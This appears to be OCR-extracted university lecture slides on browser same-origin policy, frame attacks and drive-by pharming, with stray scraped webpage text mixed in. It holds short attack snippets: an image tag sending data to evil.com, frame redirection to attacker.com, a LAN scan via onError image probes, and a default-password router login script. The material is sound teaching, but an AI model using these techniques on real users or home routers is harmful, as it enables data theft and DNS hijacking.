
```
<IFRAME SRC="hello.html" WIDTH=450 HEIGHT=100>
If you can see this, your browser doesn't understand IFRAME.
</IFRAME>
```

- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken

Mashups


Traffic
Map
Satellite
Hybrid
Chicago
Highland Park
Northbrook
Glenview
Evanston
Skokie
Schaumburg
Oak Park
Naperville
Bolingbrook
craigslist
chicago
post to classifieds
my account
help, faq, abuse, legal
search craigslist
housing
for sale
event calendar (945)
community (3670)
activities
lost+found
artists
musicians
childcare
local news
general
politics
groups
rideshare
pets
volunteers
events
classes
personals (25771)
strictly platonic
housing
apts / housing
sublets / temp
housing swap
for sale
barter
bikes
boats
books
business
Menlo Park
Atherton
East Palo Alto
pics
price
bd
description
city
date
$1880 2bd Cozy And Charming 2 Spacious Bedroom Duplex Redwood Ci 11/28
$1800 3bd House For Rent (Upstairs Unit Only) Daly City 11/28
$1525 2bd 2 Bedroom in Awesome Location! San Mateo 11/28
$1819 2bd Great 2B2B Apartment With Cathedral Ceilings! Great Location! San Mateo 11/28
$2000 4bd 2 Bth, 2 Story fixer-upper Available Now Daly City 11/28
$1650 2bd 2ba Apartment, Gated Complex, w/ Covered Parking, Pool, and Laundry Palo Alto 11/28
$1586 1bd Woo Hoo!Woo Hoo! "Luxury Living @ a 5 Star Community " Woo Hoo! Daly City 11/28
$1819 2bd Great 2B1B Apartment Home With Cathedral Ceilings! San Mateo 11/28

iGoogle



Web
Images
Video
News
Maps
more »
Advanced Search
Preferences
Language Tools
Google Search
I'm Feeling Lucky
Welcome to your Google homepage. Make it your own.
Google Calendar
April 2007
Su M Tu W Th F Sa
Add Event
Weather
Get weather forecasts for your hometown and favorite places around the globe.
Enter your ZIP code:
OK
Date & Time
Top Stories
Officially In, McCain Seeks Fresh Start
San Francisco Chronicle -
all 424 related »
Bush Announces New Malaria Initiatives
CNN.com
Dow closes above 13,000 for first time

Cross-Frame Navigation

- Frame A can execute a script that manipulates arbitrary DOM elements of Frame B only if Origin(A) = Origin(B)
  - Basic same origin policy, where origin is the scheme, domain, and port from which the frame was loaded
- How about one frame navigating another?
  - Navigate = change where the content in the frame is loaded from

Frame SOP Examples

- Suppose the following HTML is hosted at site.com
- Disallowed access

  <iframe src="http://othersite.com"></iframe>

  alert(frames[0].contentDocument.body.innerHTML)

  alert(frames[0].src)
- Allowed access

  <img src="http://othersite.com/logo.gif">


  alert(images[0].height)

  or

  frames[0].location.href = “http://mysite.com/”


Navigating child frame is allowed, but reading frame[0].src is not

Guninski Attack




If bad frame can navigate good frame, attacker gets password!

Gadget Hijacking in Mashups





```
top.frames[1].location = "http:/www.attacker.com/...";
top.frames[2].location = "http:/www.attacker.com/...";
```

Gadget Hijacking



Modern browsers only allow a frame to navigate its enclosed frames

Recent Developments




- Cross-origin network requests
  - Access-Control-Allow-Origin: <list of domains>
  - Access-Control-Allow-Origin: *
- Cross-origin client-side communication
  - Client-side messaging via navigation (older browsers)
  - postMessage (newer browsers)

Library Import

- Same origin policy does not apply to scripts loaded in enclosing frame from arbitrary site

```
<script type="text/javascript"
src=https://seal.verisign.com/getseal?host_name=A.com>
</script>
```



  - This script has privileges of A.com, not source server
    - Can script other pages from A.com origin, load more scripts
- Other forms of importing

SOP Does Not Control Sending

- Same origin policy (SOP) controls access to DOM
- Active content (scripts) can send anywhere!
  - No user involvement required
  - Can only read response from same origin

Sending a Cross-Domain GET

- Data must be URL encoded

  <img src="http://othersite.com/file.cgi?foo=1&bar=x y">

  Browser sends

  GET file.cgi?foo=1&bar=x%20y HTTP/1.1 to othersite.com

- Can't send to some restricted ports
  - For example, port 25 (SMTP)
- Can use GET for denial of service (DoS) attacks
  - A popular site can DoS another site [Puppetnets]

Using Images to Send Data

- Communicate with other sites
  - <img src=“http://evil.com/pass-local-information.jpg?extra_information”>
- Hide resulting image
  - <img src=“ … ” height=“1" width=“1">

Very important point:

a web page can send information to any site!


S. Stamm, Z. Ramzan, M. Jakobsson

Drive-by Pharming

(Symantec report, 2006)

Drive-By Pharming


[Stamm et al.]



- User is tricked into visiting a malicious site
- Malicious script detects victim's address
  - Socket back to malicious host, read socket's address
- Next step: reprogram the router


Port Scanning Behind Firewall

- Request images from internal IP addresses
  - Example:
- Use timeout/onError to determine success/failure
- Fingerprint webpages using known image names



Finding the Router

[Stamm et al.]



- Script from malicious site can scan home network <u>without violating same origin policy</u>!
  - Pretend to "fetch an image" from an IP address
  - Detect success using onError

    <IMG SRC=192.168.0.1 onError = do()>

Basic JavaScript function, triggered when error occurs loading a document or an image… can have a handler

- Determine router type by the image it serves


JavaScript Timing Code (Sample)

```
<html><body><img id="test" style="display: none">
<script>
   var test = document.getElementById('test');
   var start = new Date();
   test.onerror = function() {
        var end = new Date();
        alert("Total time: " + (end - start));
    }
    test.src = "http://www.example.com/page.html";
</script>
</body></html>
```

When response header indicates that page is not an image, the browser stops and notifies JavaScript via the onError handle

Reprogramming the Router

[Stamm et al.]



Fact: 50% of home users use a broadband router with a default or no password


- Log into router

  <script src="http://admin:password@192.168.0.1"></script>

- Replace DNS server address with address of attacker-controlled DNS server

Risks of Drive-By Pharming

[Stamm et al.]



- Complete Ownership of victim's Internet cnxn
- Undetectable phishing: user goes to a financial site, attacker's DNS gives IP of attacker's site
- Subvert anti-virus updates, etc.